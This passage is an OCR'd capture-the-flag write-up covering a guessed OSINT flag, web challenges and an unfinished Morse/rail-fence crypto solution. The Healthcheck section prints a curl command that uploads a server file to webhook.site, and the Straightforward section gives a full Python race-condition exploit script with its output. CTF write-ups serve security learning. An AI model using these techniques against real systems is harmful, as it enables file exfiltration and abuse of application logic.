
Going back, since this challenge didn't state clearly the flag format answer to be follow, so I take time to think and conclude that "Subject_Be_Verb_Year" can be as the format answer and I put "Richard" as Subject, "Watching 1989" as Verb and Year.

So, I try to create the flag from it which is "**umcs{Richard_is_watching_1989}**" and submit it & wala, it works perfectly!

Web

Healthcheck






Given web application that can input valid url to give response code.


```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
    }
}
?>
```

Based on the code given, the application use to execute command from curl and grep to give the response code output. So, command injection is possible here but all the characters that typically used in command injection got filtered.



After trying to find possible ways to bypass the filter it come to dead end then I try to use the **curl** command from the code to fetch file name **hopes_and_dreams** which are given in the challenge description and send it to the webhook site act as legitimate url.


Command: curl -F "filename=@hopes_and_dreams" https://webhook.site/




After download the file and view the contents it shows the flag.

Flag: umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}


Straightforward



Given this link




Then we need to register as a user




And we get initial balance of 1000

We need to redeem secret reward of $1000, and we can obtain another $1000 which sum up to 2000

And we can’t claim daily bonus multiple times



And when we don’t have sufficient balance, we cannot claim the reward



But we need to obtain $3000 to redeem the secret reward

Look through other writeup, we can simply define this as race condition challenge

https://medium.com/@a0xtrojan/apoorvctf-2025-web-challenge-blog-1-3ca7aee118f3

then we generate script to automate the race condition

Script

```
import requests
import threading
import time
import random
import string

BASE_URL = 'http://159.69.219.192:7859/'
session = requests.Session()

def random_username(length=8):
    return ''.join(random.choices(string.ascii_letters +
string.digits, k=length))

def register_user():
    username = random_username()
    response = session.post(f'{BASE_URL}/register',
data={'username': username}, allow_redirects=True)
    print(f"[+] Registered as: {username}")
```


```
    print(f"[+] Session cookies: {session.cookies.get_dict()}")
    return username

def claim_bonus():
    try:
        res = session.post(f'{BASE_URL}/claim')
        if res.status_code == 200:
            print("[+] Claim successful")
        else:
            print(f"[!] Claim failed - {res.status_code}")
    except Exception as e:
        print(f"[!] Error during claim: {e}")

def buy_flag():
    try:
        res = session.post(f'{BASE_URL}/buy_flag')
        if res.status_code == 200:
            if "" in res.text:
                print("[🎉] FLAG FOUND!")
                print(res.text)
            else:
                print("[!] Flag purchase attempted but failed.")
        else:
            print(f"[!] Flag purchase HTTP error:
{res.status_code}")
    except Exception as e:
        print(f"[!] Error buying flag: {e}")

def run_race():
    threads = []

    # Start multiple threads to claim bonus
    for i in range(9):
        t = threading.Thread(target=claim_bonus)
        threads.append(t)
        t.start()

    # Delay briefly to align the race
    time.sleep(0.05)

    # Attempt to buy flag in parallel
    buy_thread = threading.Thread(target=buy_flag)
```

```
    threads.append(buy_thread)
    buy_thread.start()

    for t in threads:
        t.join()

if __name__ == "__main__":
    register_user()
    run_race()
```

output

```
megat straightforward_player ♥ 23:21 python -u "c:\Users\megat\Downloads\UMCTF\straightforward_player\ex.py"
[+] Registered as: cN4smVyH
[+] Session cookies: {'session': 'eyJ1c2VybmFtZSI6ImNONHNtVnlIIn0.Z_qE7A.i_Em6Oj9b6ZYGzOP9M1i2CVc9rY'}
[🎉] FLAG FOUND!
<!DOCTYPE html>
<html>
<head>
  <title>Reward Unlocked</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="/static/style.css">
</head>
<body class="bg-light">
  <div class="container vh-100 d-flex flex-column justify-content-center align-items-center">
    <div class="card p-4 shadow-sm text-center">
      <h2 class="text-success">🎉 Congratulations 🎉</h2>
      <pre class="flag my-3">UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}</pre>
      <a href="/" class="btn btn-primary">Back to Home</a>
      <a href="/" class="btn btn-primary">Back to Home</a>
    </div>
  </div>
</body>
</html>
[+] Claim successful
[+] Claim successful
[+] Claim successful[+] Claim successful

[+] Claim successful[+] Claim successful

[+] Claim successful
[+] Claim successful
[+] Claim successful
```

```
megat straightforward_player ♥ 23:21 python -u "c:\Users\megat\Downloads\UMCTF\straightforward_player\ex.py"
[+] Registered as: cN4smVyH
[+] Session cookies: {'session': 'eyJ1c2VybmFtZSI6ImNONHNtVnlIIn0.Z_qE7A.i_Em6Oj9b6ZYGzOP9M1i2CVc9rY'}
[🎉] FLAG FOUND!
<!DOCTYPE html>
<html>
<head>
  <title>Reward Unlocked</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="/static/style.css">
</head>
<body class="bg-light">
  <div class="container vh-100 d-flex flex-column justify-content-center align-items-center">
    <div class="card p-4 shadow-sm text-center">
      <h2 class="text-success">🎉 Congratulations 🎉</h2>
      <pre class="flag my-3">UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}</pre>
      <a href="/" class="btn btn-primary">Back to Home</a>
      <a href="/" class="btn btn-primary">Back to Home</a>
    </div>
  </div>
</body>
</html>
[+] Claim successful
[+] Claim successful
[+] Claim successful[+] Claim successful

[+] Claim successful[+] Claim successful

[+] Claim successful
[+] Claim successful
[+] Claim successful
```



Flag

UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}


Cryptography

Gist of Samuel


We were given a file with train emojis

And there are 3 types of emoji

We can assume that it using morse code, as morse code have 3 component which is dot, underscore and space or backslash



Then we replace the emojis with morse code



Following this reference


https://medium.com/@f.leung0720181/emoji-morse-code-57a83d67c770

because the spacing is not set, online tools and scripting unable to detect the character


and after using manual decryption, we able to get the decrypted text

here is your prize e012d0a1fffac42d6aae00c54078ad3e Samuel really likes train and his favorite number is 8

from the hint, we can see that the gist here means github gist




so we can append the hash like value into the url



And we got this

Using rail fence to decipher as Samuel likes train, and assuming the key is 8,

